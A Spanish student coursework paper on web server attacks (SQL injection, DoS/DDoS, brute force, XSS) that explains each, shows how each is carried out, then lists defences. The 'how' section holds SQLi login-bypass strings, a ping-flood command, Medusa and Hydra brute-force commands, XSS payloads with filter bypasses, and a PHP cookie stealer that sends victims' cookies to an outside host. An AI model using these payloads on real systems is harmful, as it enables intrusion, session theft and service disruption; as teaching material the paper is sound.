SWAP

Ataques a servidores WEB

Trabajo final de teoría

Antonio Doncel Campos

Contenido

Tipos de ataques

SQL Injection

SQL es lenguaje de datos más comúnmente usado en conjunto con servidores web. Las bases de datos almacenan y sirven grandes datos de información de usuario, incluyendo nombres de usuario, contraseñas e información financiera. Como con XSS, un ataque SQL Injection se basa en insertar cadenas infectadas en las consultas SQL de la base de datos, ya sea insertando algo nuevo o infectando una consulta existente. El SQLI explota una posible vulnerabilidad donde las consultas se pueden ejecutar con los datos validados.

SQLI siguen siendo una de las técnicas de ataque web más usadas. Este tipo de ataques son particularmente comunes en los sitios de empresas y de comercio electrónico donde los hackers esperan grandes bases de datos para luego extraer la información sensible. Los ataques SQLI también se encuentran entre los ataques más fáciles de ejecutar, que no requiere más que un solo PC y una pequeña cantidad de conocimientos de base de datos.

DoS & DDoS

La Denegación de Servicio (DoS) o Denegación de Servicio Distribuida (DDoS) son las formas más comunes para congelar el funcionamiento de un sitio web. Son intentos de inundar un sitio con solicitudes externas, por lo que ese sitio no podría estar disponible para los usuarios reales. Los ataques de denegación de servicio por lo general se dirigen a puertos específicos, rangos de IP o redes completas, pero se pueden dirigir a cualquier dispositivo o servicio conectado.

Una Denegación de Servicio (DoS) intenta volver un recurso, como el servicio web, inaccesible para los usuarios. Este ataque es muy común, representa un tercio de los ataques realizados a servidores webs en 2014.

En DoS el enfoque común es sobrecargar los recursos, el atacante envía un flujo de peticiones a un servicio en la maquina servidora con la esperanza de agotar todos los recursos como memoria o consumir la capacidad del procesador.

Un ataque DoS involucra:

- Interferencia de red.
- Inundar los puertos del servicio.
- Router mal configurado.
- Inundar los servidores de correo.

Una Denegación de Servicio Distribuida (DDoS) es muy popular hoy día, un hacker instala un agente o demonio en numerosos host. EL hacker envía un comando al maestro, el cual reside en cualquiera de los host infectados. El maestro se comunica con los agentes que residen en otros servidores para comenzar el ataque. DDoS son duros de combatir porque el bloqueo de una sola IP o red no lo detendrá. El tráfico puede derivarse desde cientos o tal vez miles de sistemas individuales y a veces los usuarios ni siquiera saben que sus ordenadores son parte del ataque.

Hay muchos tipos de ataques DDoS. Estos ataques aumentan cada año llegando ya a la cifra de 100GB/s en el pico de peticiones a un servicio.

Los ataques DDoS vienen en 3 variedades principales:

1. Los ataques de volumen, donde el ataque intenta desbordar el ancho de banda en un sitio específico.
2. Los ataques de protocolo, donde los paquetes intentan consumir servicios o recursos de la red.
3. Ataques a aplicaciones, donde las peticiones se hacen con la intención de "explotar" el servidor web, mediante la capa de aplicación.

Un ataque DDoS involucra:

- Ataque de Rebotes FTP
- Ataque de Escaneo de Puertos
- Ataque de Inundación de Ping
- Ataque Smurf
- Ataque de Inundación SYN
- Ataque de Fragmentación/Solapamiento de Fragmentos IP
- Ataque de Predicción de Secuencia IP
- Envenenamiento del Cache de DNS
- Ataque SNMP
- Ataque de Envió de Correo.

Fuerza Bruta

Estos son básicamente intenta "romper" todas las combinaciones posibles de nombre de usuario + contraseña en una página web. Los ataques de fuerza bruta buscan contraseñas débiles para ser descifradas y tener acceso de forma fácil.

Los ataques de fuerza bruta, no requieren mucho conocimiento técnico para realizarlos, porque la mayoría de las webs están diseñadas para bloquear un usuario con cinco o más intentos de acceso fallido. En estos ataques, un atacante ejecuta mediante una lista de contraseñas para unos nombres de usuarios dados, hasta conseguir una coincidencia. A menudo se hace con un archivo de diccionario, programado con un vector de ataque, que puede adivinar la contraseña de usuario más rápido. Otra parte de estos ataques es adivinar la respuesta de las preguntas de la seguridad del usuario. Esto ocurre cuando un atacante recopila suficiente información sobre el usuario y se puede adivinar con exactitud una o más respuestas de la pregunta de seguridad del usuario y cambiar la contraseña de la cuenta.

Algunos ataques buscan una vía alternativa, pero los ataques de fuerza bruta intentan tirar la puerta principal. Es un ensayo y error hasta adivinar la clave del sistema.

Una de cada cuatro redes atacadas es un intento de fuerza bruta. A menudo se usa software automatizado para adivinar cientos o miles de combinaciones de contraseñas.

Cross-Site Scripting (XSS Attacks)

Los atacantes utilizan Cross-site Scripting (XSS) para inyectar scripts maliciosos en lo que serían sitios web inofensivos. Debido a que estos scripts parecen provenir de sitios web de confianza, el navegador de los usuarios finales casi siempre ejecuta la secuencia de comandos, esto conlleva a la concesión a los piratas informáticos del acceso a la información contenida en las cookies o tokens de sesión utilizados en ese sitio. XSS generalmente se utiliza para obtener acceso a usuarios de la web.

Cross-site Scripting, de acuerdo con White Hat seguridad, es el problema más común en webs, más del 80% de los sitios son vulnerables.

Los diversos tipos de ataques que nos podemos encontrar de Cross Site Scripting pueden ser catalogados en dos grandes grupos: XSS persistente o directo, y XSS reflejado o indirecto.

- **XSS persistente o directo** → Este tipo de ataque consiste en embeber código HTML peligroso en sitios que lo permitan por medio de etiquetas <script> o <ifram>. Es la más grave de todas ya que el código se queda implantado en la web de manera interna y es ejecutado al abrir la aplicación web.
  Dentro de este tipo nos encontramos el subtipo "Local" que aparece por un mal uso del DOM (Modelo de objetos del documento) con JavaScript, que permite la apertura de nuevas páginas con código malicioso JavaScript incrustado, afectando el código de la primera página en el sistema local. Estos códigos son ejecutados del lado del cliente, por lo que los filtros utilizados en el servidor no funcionan para este tipo de vulnerabilidades.
- **XSS reflejado o indirecto** → Es el tipo de ataque XSS más habitual y consiste en editar los valores que se pasan mediante URL, cambiando el tipo de dato pasado del usuario a la web, haciendo que ese código insertado se ejecute en dicho sitio.

A la hora de lanzar un ataque de este tipo, los atacantes pueden utilizar varios tipos de inyección de código distinto. Veamos los más utilizados.

- **Inyección en un formulario** → Se trata del ataque más sencillo. Consiste en inyectar código en un formulario que después al enviarlo al servidor, será incluido en el código fuente de alguna página. Una vez insertado en el código fuente, cada vez que se cargue la página se ejecutará el código insertado en ella.
- **Inyección por medio de elementos** → En este tipo de sistema de inyección de código se utiliza cualquier elemento que viaje entre el navegador y la aplicación, como pueden ser los atributos usados en las etiquetas HTML utilizadas en el diseño de la página.
- **Inyección por medio de recursos** → Aparte de los elementos en la url y los formularios, hay otras formas en la que se puede actuar como son las cabeceras HTTP. Estas cabeceras son mensajes con los que se comunican el navegador y el servidor. Aquí entran en juego las cookies, las sesiones, campo referer…

Como los realizan

SQL Injection

Primero tenemos que comprobar si el sitio es vulnerable o no. Las vulnerabilidades más comunes son en ID, actions, opcions, etc… como:

- pagina.cl/search.php?id=NUMERO
- pagina.cl/menu.php?act=NUMERO
- pagina.cl/index.php?opc=NUMERO

Algunos de esos podrían tener una vulnerabilidad SQLi para poder saber si tiene una vulnerabilidad habrá que hacer una consulta como:

- pagina.cl/search.php?id=-1
- pagina.cl/menu.php?act='2
- pagina.cl/index.php?opc=999999999999999999999999

El -1 es porque todas las páginas webs están construidas en números positivos en adelante, '2 es porque el símbolo ' tampoco se usa en páginas webs y el 2 es un numero al azar pero casi siempre resulta con el 2, y por ultimo ese número es demasiado largo nunca va a haber un número tan grande en una página web.

Estas consultas te van a dar algún tipo de error si la web tiene vulnerabilidades. El mensaje será del tipo: Warning: mysql_fetch_array (): supplied argument is not a valid MySQL result resource in /home/public_html/users.php on line 16.

Ejemplo 1 de código para acceder a la base de datos:

"$us=$_POST ['usuario'];
$pass=$_POST ['pass'];
$sql="SELECT * FROM usuarios WHERE user = '$us' AND password='$pass'";

-- código cortado --

If (mysql_fetch_array ($exc)) {
echo "Inicio de sesión correcto"; // Esto fue modificado
}" [3]

Esto es un sistema básico de verificación de contraseñas usando la función mysql_fetch_array () que tiene casi cualquier web en php, esta función comprueba la base de datos y devuelve true o false según el resultado de la búsqueda.

Tenemos dos formas de que devuelva true, conociendo el usuario y la contraseña o haciendo trampas. Obviamente no sabemos los datos por lo que hay que conseguir un true de otro manera. Como nuestro objetivo es introducirnos como administradores en el campo Usuario deberemos poner admin o administrador y en el campo contraseña se pone literalmente lo siguiente OR ''=' o también podemos probar con ' OR 1=1 ¿porque poner eso en el campo

contraseña de la web? Porque cuando se ejecute el script de la página web se realizara una consulta como estas:

- SELECT * FROM usuarios WHERE user = 'admin' AND password='' OR ''=''
- SELECT * FROM usuarios WHERE user = 'admin' AND password='' OR 1=1

Y como 'nada' siempre va a ser igual a 'nada' y 1 siempre va a ser igual a 1 la función mysql_fetch_array() devolverá true si encuentra al usuario. Otra variante que tenemos es directamente acceder sin usuario ni contraseña poniendo en el campo usuario ' OR 1=1 // que escribirá una consulta como esta:

- SELECT * FROM usuarios WHERE user = '' OR 1=1 // AND password='' OR 1=1

Al poner la doble barra solo preguntara por el usuario y si 1 es igual a 1 lo cual siempre es verdad obtendremos un true y tendremos acceso a la web. Una vez tenemos esto para conseguir la contraseña tendremos que usar algún programa como John the Ripper ya que seguramente este cifrada.

Vamos a ver qué pasaría en un segundo ejemplo un poco más seguro que el anterior.

```
        "$us=$_POST['usuario'];
        $pas=$_POST['pass'];
        if($_GET['usuario'] || $_GET['pass']){
        die("Hack Attempt";
}
$sql="SELECT password FROM usuarios WHERE user = '$us'";

                                        -- código cortado --

$resp = mysql_query($sql) or die(mysql_error());
if(mysql_fetch_array($resp)){
        if($resp==$pas){
                echo "Inicio de sesión exitoso"; // Esto fue modificado
        }else{
                echo "el password $resp es incorrecto";
        }
}"
```
[3]

Este código es más seguro que el anterior por lo que tendremos que usar métodos más complejos para hacer la SQLI.

Vamos a usar el comando de mysql UNION que sirve para obtener información de dos tablas pero tiene sus requisitos, debemos tener el mismo número de columnas en ambas tablas sino devolverá un error que usaremos nosotros para saber cuántas columnas tienen las tablas.

Usando bien esta sentencia podemos desde insertar nuestro propio usuario en la base de datos a modificar archivos y crear nuestra propia Shell de trabajo sobre la web con lo que podríamos hacer lo que nos diera la gana.

DoS & DDoS

CMD


El ataque DoS más básico lo podemos realizar desde nuestro propio Windows con en la consola del sistema con el comando ping. Solo con poner: ping IP_ATAQUE –t –l TAM_BUFFER realizaremos un ataque DoS no con mucha potencia pero que podría denegar el servicio de una web pequeña. Las opciones del comando hacen lo siguiente:

- -t → continua la ejecución del comando ping hasta que nosotros la detengamos manualmente en nuestra maquina local.
- -l → Especifica el tamaño del buffer que vamos a enviar en cada petición de ping.

Con esto llegara un momento en que el sistema (pequeño) colapse al no poder dar respuesta a tantas peticiones.

LOIC

La siguiente opción es usando el programa LOIC (Low Orbital Ion Cannon, que es un programa que realiza la misma función que ping pero con más opciones. Cuando lo descarguemos, cosa muy sencilla ya que es un programa gratis y de dominio público, al ejecutarlo saldrá una ventana como esta:



Arriba a la derecha tenemos los datos de nuestro objetivo que podemos especificar tanto por URL como por IP, debajo en las opciones de ataque podemos especificar el puerto que queremos atacar, el método de ataque y el número de hebras simultaneas que realizara peticiones, además de esto tenemos una barra en la que podemos establecer la velocidad a la que se envían los paquetes.

La parte que no se especifica en ninguna web es como hacer e DDoS ya que están son las maneras de realizar un DoS, pero supongo que bastaría con crearte tu propio virus que se encargue de ejecutar un ping o ejecutar este programa en segundo plano cuando se envíe la orden de activarse a cada una de las víctimas que hayas infectado, o simplemente ejecutándolo desde varios ordenadores al mismo tiempo.

Fuerza Bruta

Vamos a comentar las dos herramientas más usadas para realizar estos ataques a día de hoy Hydra y Medusa.

Medusa

Es un software de ataque a nivel de fuerza bruta basado en diccionarios de contraseñas y usuarios. Es sencillo, rápido y permite realizar ataques a distintos tipos de servicios a parte de webs. A demás lo encontramos en los repositorios de Linux y si no en la página oficial del proyecto.

Una vez instalado estos son los servicios que nos proporciona Medusa:

- afp.mod : Brute force module for AFP sessions : version 0.9.0
- cvs.mod : Brute force module for CVS sessions : version 1.0.0
- ftp.mod : Brute force module for FTP/FTPS sessions : version 1.3.0
- http.mod : Brute force module for HTTP : version 1.3.0
- imap.mod : Brute force module for IMAP sessions : version 1.2.0
- mssql.mod : Brute force module for M$-SQL sessions : version 1.1.1
- mysql.mod : Brute force module for MySQL sessions : version 1.2
- ncp.mod : Brute force module for NCP sessions : version 1.0.0
- nntp.mod : Brute force module for NNTP sessions : version 1.0.0
- pcanywhere.mod : Brute force module for PcAnywhere sessions : version 1.0.2
- pop3.mod : Brute force module for POP3 sessions : version 1.2
- postgres.mod : Brute force module for PostgreSQL sessions : version 1.0.0
- rexec.mod : Brute force module for REXEC sessions : version 1.1.1
- rlogin.mod : Brute force module for RLOGIN sessions : version 1.0.2
- rsh.mod : Brute force module for RSH sessions : version 1.0.1
- smbnt.mod : Brute force module for SMB (LM/NTLM/LMv2/NTLMv2) sessions : version 1.5
- smtp-vrfy.mod : Brute force module for enumerating accounts via SMTP VRFY : version 1.0.0
- smtp.mod : Brute force module for SMTP Authentication with TLS : version 1.0.0
- snmp.mod : Brute force module for SNMP Community Strings : version 1.0.0
- ssh.mod : Brute force module for SSH v2 sessions : version 1.0.2
- svn.mod : Brute force module for Subversion sessions : version 1.0.0
- telnet.mod : Brute force module for telnet sessions : version 1.2.2
- vmauthd.mod : Brute force module for the VMware Authentication Daemon : version 1.0.1
- vnc.mod : Brute force module for VNC sessions : version 1.0.1
- web-form.mod : Brute force module for web forms : version 1.0.0
- wrapper.mod : Generic Wrapper Module : version 1.0.1

Los parámetros que podemos usar con el comando medusa:

- h : El host al cual le vamos a realizar el ataque
- H : Para especificar una lista de hosts
- u : Usuario al que le vamos a realizar el ataque
- U : Para especificar una lista de usuarios
- P : Para especificar una lista de contraseñas
- O : Crea un log
- e : Incluye la verificación con un password vacío y que el password sea el mismo nombre
- M : El modulo que deseamos emplear (sin la extension .mod)
- n : Para especificar el puerto del servicio (En caso de que no esté corriendo en el default)
- s : Habilita ssl
- f : Se detiene al encontrar la contraseña
- b : Suprime los banners
- v : Modo verbose (más información level de 0 a 6, siendo el 6 más alto)

Por último lo único que necesitaríamos crear, o buscar en internet, son unos diccionarios de usuarios y contraseñas para que el programa los usara. Con todo esto solo queda ejecutar el comando medusa como por ejemplo:

medusa -h IP_ORDENADOR -U usuarios.txt -P password.txt -M ssh -f -b -v 6 -e ns

Y así de sencillo tenemos un ataque de fuerza bruta en ejecución con este programa en base Linux.

Hydra

Para utilizar este programa descargamos el fichero tar.gz y lo descomprimimos en un directorio. En dicho directorio, ejecutar:

hydra-6.1-src# ./configure
hydra-6.1-src# make
hydra-6.1-src# make install

En este caso, es necesario tener instalado el paquete build-essentials, para ejecutar el comando “make” En el caso de ataques contra el protocolo SSH, es necesario tener instaladas las librerías libssl-dev y libgtk2.0-dev.

Este programa consta de una aplicación grafica llamada XHYDRA que permite hacer uso de todas las características que dispone Hydra, las pestañas de esta aplicación son:

- TARGET → Aquí se declaran los objetivos siendo uno (Single Target) o muchos (Target List), en el caso de mucho se define un fichero con los objetos del ataque, se puede establecer ataque sobre IPv6 o IPv4, tiene una opción de port para especificar el puerto a atacar y el servicio que queremos atacar, destacados: SSH, cisco, cvs, http-head, http-get, http-proxy, https-head, https-form-get, https-form-post, mysql, pop3, smb, svn, etc.

- PASSWORDS → Es la pestaña más importante porque aquí se definen los atributos obligatorios para la ejecución del comando, en esta también se definen los diccionarios de password y usuarios para realizar el ataque pudiendo también poner un usuario y una contraseña especifica ya que si sabemos el usuario pero no la password podemos poner un usuario fijo y un diccionario de password lo que ahorraría mucho tiempo de ataque. Por otra parte aquí también podemos definir como está declarado el diccionario (separados por comas o por intros). Por ultimo podemos definir también si probar un loguin con contraseña o un loguin solo de usuario.
- TUNNING → Estas son las opciones con las que más cuidado hay que tener ya que son las que pueden hacer que detecten el ataque al ser demasiado "brutos". Dentro de las opciones performance encontramos la opción de numero de tareas, que indica el número de hilos en ejecución de Hydra, un valor muy alto puede dañar considerablemente el desempeño general del ordenador desde donde se ejecute este comando. Por otro lado la opción de TimeOut define el tiempo de espera de cada una de las peticiones en segundos, es decir, este tiempo en segundos será el tiempo que el proceso de Hydra esperará antes de lanzar la siguiente entrada de usuario/clave del ataque, este valor también puede afectar negativamente el desempeño del ordenador, en especial si se utiliza junto con un valor muy alto para el numero de tareas. Finalmente es posible establecer valores de autenticación sobre un proxy HTTP u otro, en el caso de utilizar un proxy, este puede definirse de manera persistente en las variables de entorno: HYDRA_PROXY_HTTP/HYDRA_PROXY_CONNECT y HYDRA_PROXY_AUTH. Ejemplo de uso de proxy:
    - HYDRA_PROXY_HTTP="http://192.168.67.89:8080/"
    - HYDRA_PROXY_CONNECT=proxy.anonimo.com:8000
    - HYDRA_PROXY_AUTH="login:password"

Por otra parte tenemos el comando Hydra sin interfaz gráfica que contempla algunas opciones más que la herramienta gráfica. La ayuda nos muestra lo siguiente:

Hydra v6.1

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e ns]

[-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vV]

[-4|-6] server service [OPT]

Opciones:

- R – restaura una sesión anterior abortada/errónea
- S – se conecta via SSL
- s PORT – si el servicio está en un puerto distinto al por defecto, defínelo
- l LOGIN or -L FILE – loguin con un usuario LOGIN o una lista de usuarios FILE
- p PASS or -P FILE – probar contraseña PASS o probar con una lista de pass FILE
- e ns - adicional, "n" password nula, "s" loguin con contraseña
- C FILE – fichero separa por comas en vez de opciones –L o –P

- M FILE – lista de servidores para ataque paralelo, una entrada por linea
- o FILE – escribe los login/password encontrados en FILE en vez de stdout
- f - exit al primer login/password correcto (per host if -M)
- t TASKS - ejecuta TASKS número de conexiones en paralelo (default: 16)
- w TIME – tiempo máximo de espera en segundo para reaccionar (default: 30)
- 4 / -6 – elegir entre IPv4 o IPv6 (IPv4 por defecto)
- v / -V – modo verbose
- server – servidor objetivo (usar esta o la opción -M)
- service – servicios soportados: telnet ftp pop3 imap smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh smtp-auth pcanywhere teamspeak sip vmauthd firebird ncp afp

Ejemplo de ataque contra HTTPS:

hydra 192.168.1.1 -l 1234 -P /home/adastra/UTILITIES/userPass.lst -t 2 -vV -s 80 http-get -m /passwords.html

Cross-Site Scripting

El primer paso, obviamente, es encontrar un sitio vulnerable. Encontrar un sitio vulnerable a XSS es mucho más fácil que encontrar un sitio vulnerable a SQLI. El problema es que puede es más costoso en tiempo determinar si el sitio es muy vulnerable.

Los sitios más vulnerables contendrán una búsqueda, inicio de sesión, o un área de Registro. Prácticamente en cualquier web que contenga un cuadro de texto, puede ser explotado con XSS.

“Ataque” básico:

Intentar poner el script básico HTML en uno de los cuadro de texto de la web normalmente en el de búsqueda.

<script>alert("XSS")</script>

SI nos aparece un mensaje de alerta con “XSS” ya ha sido hackeada, si no nos aparece nada pueden que tengan algún filtro de búsqueda, entonces simplemente tenemos que usar el método “String.fromCharCode” para insertar la línea. Quedaría así:

<script>alert(String.fromCharCode(88,83,83))</script>

Y nos saltaría el mensaje de alerta anterior pero si no saltara todavía quedan muchas más opciones por probar.

"><script>alert("XSS")</script>
"><script>alert(String.fromCharCode(88,83,83))</script>
'><script>alert("XSS")</script>
<ScRIPt<aLeRT(String.fromCharCode(88,83,83))</ScRIPt>
…

Cookie Stealing/Logging → El robo de cookies es el ataque más fuerte que podemos realizar con XSS reflejado. Una cookie registrará todas las cookies del usuario que acceden a la página o a un documento determinado. La forma más sencilla de hacer esto es en tres pasos.

1º Configurar un sitio web propio y que parezca fiable.

2º En el administrador de archivo crear un archivo "CookieLog.txt" y otro "CookieLogger.php" y en el segundo añadimos este código.

"<?php

if(strlen($_SERVER['QUERY_STRING']) > 0) {
$fp=fopen('./CookieLog.txt', 'a');
fwrite($fp, urldecode($_SERVER['QUERY_STRING'])."\n");
fclose($fp);
} else {
?>

-- código cortado --

cookie = URLEncode(document.cookie);
html = '<img src="'+ownUrl+'?'+cookie+'">';
document.write(html);
< ?php
}
?>" [11]

3º Ahora que tenemos nuestro script, podemos enviar el ladrón de cookies a cualquier persona. Este es el script que iniciará el registro de nuestra cookie.

<script>document.location="http://www.host.com/mysite/CookieLogger.php?cookie=" + document.cookie;</script>

Una vez que obtenga la cookie, se puede esar el addon de Firefox "cookies Manager" para manipular y editar las cookies.

DEFACING → Defacing es una de las cosas más comunes que la gente le gusta hacer cuando no tienen acceso a las opciones de administrador. Sobre todo, para que puedan anunciarse a sí mismos, y simplemente dejar que el administrador sepa que su seguridad ha sido violada. DEFACING requiere XSS persistentes. Puede utilizar esta secuencia de comandos para redirigir a su página de deface:

<script>window.location="http://www.pastehtml.com/YOURDEFACEHERE/";</script>

ONMOUSEOVER → Onmousover no es una vulnerabilidad muy explotable. Pero, sin embargo, todavía se considera XSS. Existe una vulnerabilidad de onmouseover la cual se vería algo como esto:

onmouseover=prompt1337

Podemos aprovechar esto, mediante la edición a:

onmouseover=alert("XSS")

Técnicas para pasar filtros anti XSS:

Hex Bypassing → Con caracteres bloqueados como >, < y / es muy difícil de ejecutar una consulta de XSS pero siempre hay una solución, cambiar los caracteres a hexadecimal.

> = %3c

< = %3c

/ = %2f

Case-Sensitive Bypassing → Rara vez funciona. Los filtros se establecen para detectar ciertas cadenas, sin embargo, las cadenas del filtro que se bloquean entre mayúsculas y minúsculas. Así que todo lo que tenemos que hacer, es ejecutar un script, con diferentes tamaños de caracteres, ejemplo:

<ScRiPt>aLeRt("XSS")</ScRiPt>

Usted también puede mezclar eso con cifrado ASCII. Este tipo de derivación sólo funciona en los filtros realmente muy viejos.

Como protegerte de ellos

SQL Injection

Existen ciertas normas a considerar para proteger nuestras aplicaciones de un SQL Injection:

No confiar en la entrada del usuario.

Filtrar la entrada del usuario de caracteres SQL para limitar los caracteres involucrados en un SQL Injection, proteger las instrucciones de búsqueda de modelos coincidentes (LIKE) y verificar tanto el tamaño y como es el tipo de los datos de las entradas de usuario:

Evitando los siguientes tipos caracteres de riesgo para el gestor de datos:

- El delimitador de consultas: Punto y coma (;)
- Delimitador de datos de tipo cadena de caracteres: Comilla sencilla (').
- Delimitadores de cometario: Guión doble (--) y "/*..*/" en el caso de SQL Server.

Evitando las cadenas con el inicio de nombres de las tablas y los procedimientos del sistema: "sys" y "xp_" en el caso de SQL Server. Así como las siguientes palabras: AUX, CLOCK$, COM1, COM8, CON, CONFIG$, LPT1, LPT8, NUL y PRN

Utilizar de preferencia controles con valores predefinidos o discretos tales como cuadros de lista, cuadros combinados, de verificación, etc. en lugar de cuadros de texto.

Verificar cualquier tipo de entrada, no sólo lo introducido en los controles IU sino también aquellas que no son visibles, como parámetros de entrada y campos tipo hidden de las páginas web y realizar la verificación en todos los niveles y capas de la aplicación, ya que si sólo protegemos la capa de presentación somos vulnerables a que un atacante salte a la siguiente capa y realizar su ataque.

No utilizar sentencias SQL construidas dinámicamente.

Utilizar instrucciones SQL con Parámetros. Aunque de hecho es mejor utilizar Procedimientos Almacenados siempre que sea posible.

Utilizar Parámetros al llamar Procedimientos Almacenados.

No utilizar cuentas con privilegios administrativos.

Ejecutar las sentencias SQL o invocar Procedimientos Almacenados con una cuenta con privilegios mínimos. Nunca emplear 'sa' en el caso de MS SQL Server.

A demás, conceder permisos de ejecución únicamente a Procedimientos Almacenados propios desde los cuales, a manera de "wraper", se realicen las consultas a las Tablas de Usuario y llamados a los Procedimientos Almacenados del Sistema que se requieran en las aplicaciones, y negar el acceso directo a éstos últimos y a las Tablas de Usuario.

No proporcionar mayor información de la necesaria.

No exponer al usuario final los mensajes de error devueltos por el gestor de la base de datos, para no brindar mayor información que sea útil al atacante.

Implementar un sistema de gestión de errores que notifique del mismo únicamente a los administradores de la aplicación y el gestor de la base de datos.

DoS & DDoS

Como protegernos de un ataque DoS & DDoS:

El primer paso para lograr protección contra ataques DDoS consiste en mantener todos nuestros equipos con antivirus actualizados y monitorizar la actividad anómala dentro de nuestra red.

El segundo paso consiste en dimensionar de forma adecuada nuestros sistemas. A menudo se confunden volúmenes de tráfico lícitos con ataques de denegación. Incluso el tráfico generado por las herramientas de indexación de Google pueden "tumbar" una web que no esté preparada para gestionarlo adecuadamente. En este sentido es importante contar con infraestructuras flexibles, que puedan proporcionar capacidad on-demand y que puedan soportar necesidades de negocio crecientes.

Y el tercer paso para conseguir protección contra ataques DDoS consiste en tener nuestros propios equipos de seguridad especializados. Equipos que se interpongan entre el atacante y nuestra infraestructura para detener el ataque.

En resumen, instala las soluciones de infraestructura existentes (firewall, sistemas de protección/detección de intrusiones, controladores/ equilibradores de carga de entrega de aplicaciones) y contrata sistemas de protección contra ataques de este tipo.

Fuerza Bruta

Medidas se pueden implementar y cuando implementarlas para evitar este tipo de ataques:

Evitando ataques de fuerza bruta a contraseñas o usuarios (sin conexión):

No basta con cifrar la información, debes de establecer unas políticas de contraseñas que sean lo suficientemente estrictas y asegurarte que cada usuario cumpla con esta norma, en la cual se establezcan contraseñas al menos de 12 o más caracteres case sensitive, alfanumérica en combinación de símbolos y establecer un cambio periódico de estas, así como educar a los usuarios para que no utilicen la misma contraseña para todos los servicios. Una contraseña cifrada de este tipo mataría a cualquier atacante que quisiera obtener una contraseña.

Evitando ataques de fuerza bruta a sistemas o servicios (con conexión):

Cuando hablamos de servicios expuestos al público es necesario establecer algunas medidas de seguridad que pueda ayudar a evitar cualquier posible intento de ataque por fuerza bruta o diccionario. Como:

Bloqueo por IP

Esta medida puede tener variaos problemas, porque puede que un usuario dentro de una red con muchos ordenadores y una sola IP publica, como puede ser en una universidad, automáticamente dejaría sin servicio o sin acceso a los sistemas a los demás usuarios. Puede resultar una medida útil en caso donde los servicios o sistemas deban acceder desde un determinado rangos de IP, para esta situación podría aplicarse esta medida de protección.

Bloqueo de usuario/contraseña

Una medida muy importante y muy es el bloqueo de usuario/contraseña según un numero intentos fallidos. Muchos administradores no toman en cuenta el ataque de fuerza bruta por usuario, lo cual implica, establecer una contraseña fija y probarla contra todos los usuarios del sistema o servicio. Por ello, cuando tengas un servicio, asegúrate de evitar tanto ataques de fuerza bruta por contraseña y usuario.

Captchas

El uso de estos se ha popularizado en los últimos tiempos por el alto grado de impacto que tiene al momento de mitigar y en la mayoría de casos acabar con un ataque de fuerza bruta, pero a pesar de sus buenos resultados, también debes de evaluar bajo que entornos y que servicios o sistemas lo emplearas, ya que estos sistemas son engorrosos y en definitiva no deberían de implementarse dentro de la una intranet, pero en ningún momento debería de descartarse implementarla en cualquier otro servicio o sistema que este expuesto al público.

Como última opción igual que en el apartado anterior simplemente podemos contratar algún servicio o software que nos de la protección necesaria contra este tipo de ataques.

Cross-Site Scripting

Por suerte, prevenir estos ataques es sencillo, a continuación veremos algunos consejos prácticos que podemos llevar a cabo para proteger nuestras aplicaciones web.

Limitar los caracteres de entrada

Lo primero que debemos hacer es limitar los caracteres que un usuario puede introducir en los campos de texto. Para limitar el número de caracteres, podemos utilizar la variable “maxlength” que nos proporciona el estándar HTML.

Sanear los datos

Nos estamos refiriendo a quedarnos únicamente con la información que nos interesa, eliminando las etiquetas HTML que pueden ser incluidas en una caja de texto.

Para lograr esta limpieza, podemos utilizar la función “strip_tags”. Por ejemplo:

```
$comentario = strip_tags($_POST['comentario']);
```

Escapar los datos

Para proteger los datos y mostrarlos tal y como el usuario los introdujo, deberíamos “escapar” los datos al presentarlos al usuario. Es decir, caracteres que deben ser representados por entidades HTML si se desea preservar su significado (por ejemplo las comillas dobles hay que transformarlas en " que es como se representa en HTML). Con esto evitamos que el navegador lo ejecute y evalúe el código.

Para lograr esto, podemos utilizar la función “htmlspecialchars”. Por ejemplo:

```
echo "Mostrando resultados de: ".htmlspecialchars($_GET['búsqueda']);
```

Pero aparte de tomar medidas de seguridad para impedir ataques XSS en nuestros sitios, debemos evitar almacenar información relevante de nuestros visitantes en las Cookies, y además encriptar las sesiones de usuario para que en caso de que las capturen no puedan acceder a la información almacenada en ella.

Por otra parte también tenemos medidas de seguridad para el usuario que navega por internet.

En primer lugar es fundamental contar con una solución de seguridad instalada y actualizada. Esto, ante la ejecución de alguna aplicación maliciosa, tal como malware o exploits, automáticamente será bloqueada, además, si se trata de una redirección a algún sitio de phishing, se cuenta con la protección del antivirus y el bloqueo proactivo por parte de los navegadores.

